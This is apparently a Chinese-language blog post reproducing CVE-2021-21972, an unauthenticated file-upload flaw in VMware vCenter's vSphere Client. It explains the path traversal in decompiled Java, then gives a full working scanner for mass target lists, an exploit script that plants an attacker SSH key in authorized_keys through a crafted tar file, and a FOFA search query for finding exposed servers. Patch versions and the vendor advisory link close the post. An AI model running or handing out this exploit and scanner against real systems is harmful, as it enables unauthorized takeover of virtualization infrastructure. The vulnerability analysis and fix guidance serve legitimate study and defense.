
CVE-2021-21972 vSphere Client RCE复现,附POC & EXP
漏洞简介
vSphere 是 VMware 推出的虚拟化平台套件,包含 ESXi、vCenter Server 等一系列的软件。其中 vCenter Server 为 ESXi 的控制中心,可从单一控制点统一管理数据中心的所有 vSphere 主机和虚拟机。
vSphere Client(HTML5) 在 vCenter Server 插件中存在一个远程执行代码漏洞。未授权的攻击者可以通过开放 443 端口的服务器向 vCenter Server 发送精心构造的请求,写入webshell,控制服务器。
影响范围
VMware vCenter Server: 7.0/6.7/6.5
漏洞分析
vCenter Server中的vrops插件存在一些未鉴定权限的敏感接口,其中uploadova接口具有文件上传功能。
    @RequestMapping(

        value = {"/uploadova"},

        method = {RequestMethod.POST}

    )

    public void uploadOvaFile(@RequestParam(value = "uploadFile",required = true) CommonsMultipartFile uploadFile, HttpServletResponse response) throws Exception {

        logger.info("Entering uploadOvaFile api");

        int code = uploadFile.isEmpty() ? 400 : 200;

        PrintWriter wr = null;

...

        response.setStatus(code);

        String returnStatus = "SUCCESS";

        if (!uploadFile.isEmpty()) {

            try {

                logger.info("Downloading OVA file has been started");

                logger.info("Size of the file received  : " + uploadFile.getSize());

                InputStream inputStream = uploadFile.getInputStream();

                File dir = new File("/tmp/unicorn_ova_dir");

                if (!dir.exists()) {

                    dir.mkdirs();

                } else {

                    String[] entries = dir.list();

                    String[] var9 = entries;

                    int var10 = entries.length;

                    for(int var11 = 0; var11 < var10; ++var11) {

                        String entry = var9[var11];

                        File currentFile = new File(dir.getPath(), entry);

                        currentFile.delete();

                    }

                    logger.info("Successfully cleaned : /tmp/unicorn_ova_dir");

                }

                TarArchiveInputStream in = new TarArchiveInputStream(inputStream);

                TarArchiveEntry entry = in.getNextTarEntry();

                ArrayList result = new ArrayList();
代码中,将tar文件解压后,上传到/tmp/unicorn_ova_dir目录
                while(entry != null) {

                    if (entry.isDirectory()) {

                        entry = in.getNextTarEntry();

                    } else {

                        File curfile = new File("/tmp/unicorn_ova_dir", entry.getName());

                        File parent = curfile.getParentFile();

                        if (!parent.exists()) {

                            parent.mkdirs();
上述代码直接将tar解压的文件名与/tmp/unicorn_ova_dir拼接并写入文件,这里可以使用../绕过目录限制。
若目标为Linux环境,可以创建一个文件名为../../home/vsphere-ui/.ssh/authorized_keys的tar文件,上传后即可使用SSH连接服务器。
POC & EXP
POC来自github:
https://github.com/QmF0c3UK/CVE-2021-21972-vCenter-6.5-7.0-RCE-POC/blob/main/CVE-2021-21972.py
#-*- coding:utf-8 -*-

banner = """

        888888ba             dP

        88    `8b            88

       a88aaaa8P' .d8888b. d8888P .d8888b. dP    dP

        88   `8b. 88'  `88   88   Y8ooooo. 88    88

        88    .88 88.  .88   88         88 88.  .88

        88888888P `88888P8   dP   `88888P' `88888P'

   ooooooooooooooooooooooooooooooooooooooooooooooooooooo

                @time:2021/02/24 CVE-2021-21972.py

                C0de by NebulabdSec - @batsu

 """

print(banner)

import threadpool

import random

import requests

import argparse

import http.client

import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

http.client.HTTPConnection._http_vsn = 10

http.client.HTTPConnection._http_vsn_str = 'HTTP/1.0'

TARGET_URI = "/ui/vropspluginui/rest/services/uploadova"

def get_ua():

    first_num = random.randint(55, 62)

    third_num = random.randint(0, 3200)

    fourth_num = random.randint(0, 140)

    os_type = [

        '(Windows NT 6.1; WOW64)', '(Windows NT 10.0; WOW64)', '(X11; Linux x86_64)',

        '(Macintosh; Intel Mac OS X 10_12_6)'

    ]

    chrome_version = 'Chrome/{}.0.{}.{}'.format(first_num, third_num, fourth_num)

    ua = ' '.join(['Mozilla/5.0', random.choice(os_type), 'AppleWebKit/537.36',

                   '(KHTML, like Gecko)', chrome_version, 'Safari/537.36']

                  )

    return ua

def CVE_2021_21972(url):

    proxies = {"scoks5": "http://127.0.0.1:1081"}

    headers = {

        'User-Agent': get_ua(),

        "Content-Type": "application/x-www-form-urlencoded"

    }

    targetUrl = url + TARGET_URI

    try:

        res = requests.get(targetUrl,

                            headers=headers,

                            timeout=15,

                            verify=False,

                            proxies=proxies)

                            # proxies={'socks5': 'http://127.0.0.1:1081'})

        # print(len(res.text))

        if res.status_code == 405:

            print("[+] URL:{}--------存在CVE-2021-21972漏洞".format(url))

            # print("[+] Command success result: " + res.text + "\n")

            with open("存在漏洞地址.txt", 'a') as fw:

                fw.write(url + '\n')

        else:

            print("[-] " + url + " 没有发现CVE-2021-21972漏洞.\n")

    # except Exception as e:

    #     print(e)

    except:

        print("[-] " + url + " Request ERROR.\n")

def multithreading(filename, pools=5):

    works = []

    with open(filename, "r") as f:

        for i in f:

            func_params = [i.rstrip("\n")]

            # func_params = [i] + [cmd]

            works.append((func_params, None))

    pool = threadpool.ThreadPool(pools)

    reqs = threadpool.makeRequests(CVE_2021_21972, works)

    [pool.putRequest(req) for req in reqs]

    pool.wait()

def main():

    parser = argparse.ArgumentParser()

    parser.add_argument("-u",

                        "--url",

                        help="Target URL; Example:http://ip:port")

    parser.add_argument("-f",

                        "--file",

                        help="Url File; Example:url.txt")

    # parser.add_argument("-c", "--cmd", help="Commands to be executed; ")

    args = parser.parse_args()

    url = args.url

    # cmd = args.cmd

    file_path = args.file

    if url != None and file_path ==None:

        CVE_2021_21972(url)

    elif url == None and file_path != None:

        multithreading(file_path, 10)  # 默认15线程

if __name__ == "__main__":

    main()
EXP来自CSDN:
https://blog.csdn.net/weixin_43650289/article/details/114055417
import tarfile

import os

from io import BytesIO

import requests

proxies = {

  "http": "http://127.0.0.1:8080",

  "https": "http://127.0.0.1:8080",

}

def return_zip():

    with tarfile.open("test.tar", 'w') as tar:

        payload = BytesIO()

        id_rsa_pub = 'ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAwgGuwNdSGHKvzHsHt7QImwwJ08Wa/+gHXOt+VwZTD23rLwCGVeYmfKObDY0uFfe2O4jr+sPamgA8As4LwdqtkadBPR+EzZB+PlS66RcVnUnDU4UdMhQjhyj/uv3pdtugugJpB9xaLdrUWwGoOLYA/djxD5hmojGdoYydBezsNhj2xXRyaoq3AZVqh1YLlhpwKnzhodk12a7/7EU+6Zj/ee5jktEwkBsVsDLTTWPpSnzK7r+kAHkbYx8fvO3Fk+9jlwadgbmhHJrpPr8gLEhwvrEnPcK1/j+QXvVkgy2cuYxl9GCUPv2wgZCN50f3wQlaJiektm2S9WkN5dLDdX+X4w=='

        tarinfo = tarfile.TarInfo(name='../../../home/vsphere-ui/.ssh/authorized_keys')

        f1 = BytesIO(id_rsa_pub.encode())

        tarinfo.size = len(f1.read())

        f1.seek(0)

        tar.addfile(tarinfo, fileobj=f1)

        tar.close()

        payload.seek(0)

def getshell(url):

    files = {'uploadFile':open('test.tar','rb')}

    try:

        r = requests.post(url=url, files=files,proxies=proxies,verify = False).text

        print(r)

    except:

        print('flase')

if __name__ == "__main__":

    try:

        return_zip()

        url="https://192.168.1.1/ui/vropspluginui/rest/services/uploadova"

        getshell(url)

    except IOError as e:

        raise e
漏洞复现

fofa搜索title="+ ID_VC_Welcome +"
使用POC验证漏洞是否存在:

使用EXP上传tar文件:

成功上传authorized_keys
修复建议
- vCenter Server7.0版本升级到7.0.U1c
- vCenter Server6.7版本升级到6.7.U3l
- vCenter Server6.5版本升级到6.5 U3n
参考链接
https://www.vmware.com/security/advisories/VMSA-2021-0002.html
CVE-2021-21972 vSphere Client RCE复现,附POC & EXP的更多相关文章
- VMware vCenter Server 7.0 U2b/6.7 U3n/6.5 U3p,修复 vSphere Client 高危安全漏洞
vSphere Client(HTML5)中的多个漏洞已秘密报告给 VMware.这里提供了更新和解决方法来解决受影响的 VMware 产品中的这些漏洞. 详见:VMSA-2021-0010 威胁描述 ...
- vmware里面的名词 vSphere、vCenter Server、ESXI、vSphere Client
vmware里面的名词 vSphere.vCenter Server.ESXI.vSphere Client vSphere.vCenter Server.ESXI.vSphere Client VS ...
- vSphere Client 编辑虚拟机属性的问题
编辑虚拟机属性的时候, 出现: vpxclient.vmconfig.cpuid 初始值设置异常之类的,重置了, 并将注册表中的所有vmvare 相关键值删除了, 还是一样的.. 后面参照https: ...
- vSphere Client无法连接到服务器 出现未知错误的解决方法
VMware ESXi服务器虚拟机在正常使用过程中,有时候会突然出现远程连接不上的问题,那么这个时候使用vSphere Client连接会出现如下错误: 虽然连接不上,但是可以ping通,所以分析有可 ...
- 使用vsphere client 克隆虚拟机
免费的VMWare ESXi5.0非常强大,于是在vSphere5.0平台中ESXi取代了ESX.,使用ESXi经常会遇到这样的问题,我需要建立多个虚拟机,都是windows2003操作系统,难道必须 ...
- vSphere Client上传镜像
1. 使用vSphere Client连接到VMware ESXI 2. 打开右侧 [摘要] 选项卡 3. 在 [资源] 中选择存储器中的存储,右键 [浏览数据库存储] 4. 选择工具栏 [创建新文件 ...
- 【转载】VMWare ESXi 5.0和vSphere Client安装和配置
免责声明: 本文转自网络文章,转载此文章仅为个人收藏,分享知识,如有侵权,请联系博主进行删除. 原文作者:张洪洋_ 原文地址:http://blog.sina.com.cn ...
- vsphere client cd/dvd 驱动器1 正在连接
esxi 5.1选择了客户端设备,打开控制台后,CD/DVD一直显示“CD/DVD驱动器1 正在连接” 解决方法:vSphere Client客户端问题,关闭和重新打开vSphere Client客户 ...
- ESXi控制台TSM:弥补vSphere Client不足
当vSphere Client不能完成某些任务时,主机的ESXi控制台及其技术支持模式(TSM)可能能派上用场. ESXi控制台允许管理员执行不能通过vSphere Client进行配置的管理任务,比 ...
随机推荐
- 线程中的yield()
属于本地方法 /** * A hint to the scheduler that the current thread is willing to yield * its current use o ...
- pdm文件name与comment互相同步
1.使用Powerdesigner工具将pdm文件的name同步至comment. 点击Tools->Execute Commands->Edit/Run Scripts 输入脚本: Op ...
- 使用Docker的同学注意了,这10个坑小心中招了
Docker容器优点容器已经成为企业IT基础设施中必不可少的部分,它具有许多的优点,比如: 1 容器是不可变的--操作系统,库版本,配置,文件夹和应用程序都包装在容器内.你保证在质量检查中测试过的同一 ...
- 入门Kubernetes-minikube本地k8s环境
前言: 在上一篇 结尾中使用到了minikube方式来做k8s本地环境来学习k8s. 那么这篇先了解下minikube及使用 一.Minikube 简介 minikube 在 macOS.Linux ...
- 2018年成为Web开发者的路线图
本文通过一组大图展示了Web开发技能图谱,给出了作为Web 开发者可以采取的路径,以及总结了想要成为Web工程师的朋友们.希望和大家一起交流分享 介绍 Web 开发的角色一般说来,包括前端.后端和de ...
- Pandas高级教程之:自定义选项
目录 简介 常用选项 get/set 选项 经常使用的选项 最大展示行数 超出数据展示 最大列的宽度 显示精度 零转换的门槛 列头的对齐方向 简介 pandas有一个option系统可以控制panda ...
- Java 将Word转为XML,XML转为Word的方法
本文介绍将Word和XML文档进行双向互转的方法.转换时,Word支持.docx/.doc等格式. 代码环境如下: Word测试文档:.docx或.doc 编译环境:IntelliJ IDEA JDK ...
- POJ3662
poj3662 大意:n个点p条边的无向图,求在删去k条边后使1和n号点联通路径上的最长边最小值. 一开始理解错题意以为是分层图求最短路径,结果写完发现k太大了发现事情没有那么简单(讨厌英语题面!) ...
- Python自动化测试面试题-Redis篇
目录 Python自动化测试面试题-经验篇 Python自动化测试面试题-用例设计篇 Python自动化测试面试题-Linux篇 Python自动化测试面试题-MySQL篇 Python自动化测试面试 ...
- 第一篇 -- Jmeter的安装下载
参考链接:https://blog.csdn.net/wust_lh/article/details/86095924 本篇介绍的是在Windows下安装Jmeter. 一.下载Jmeter 官网下载 ...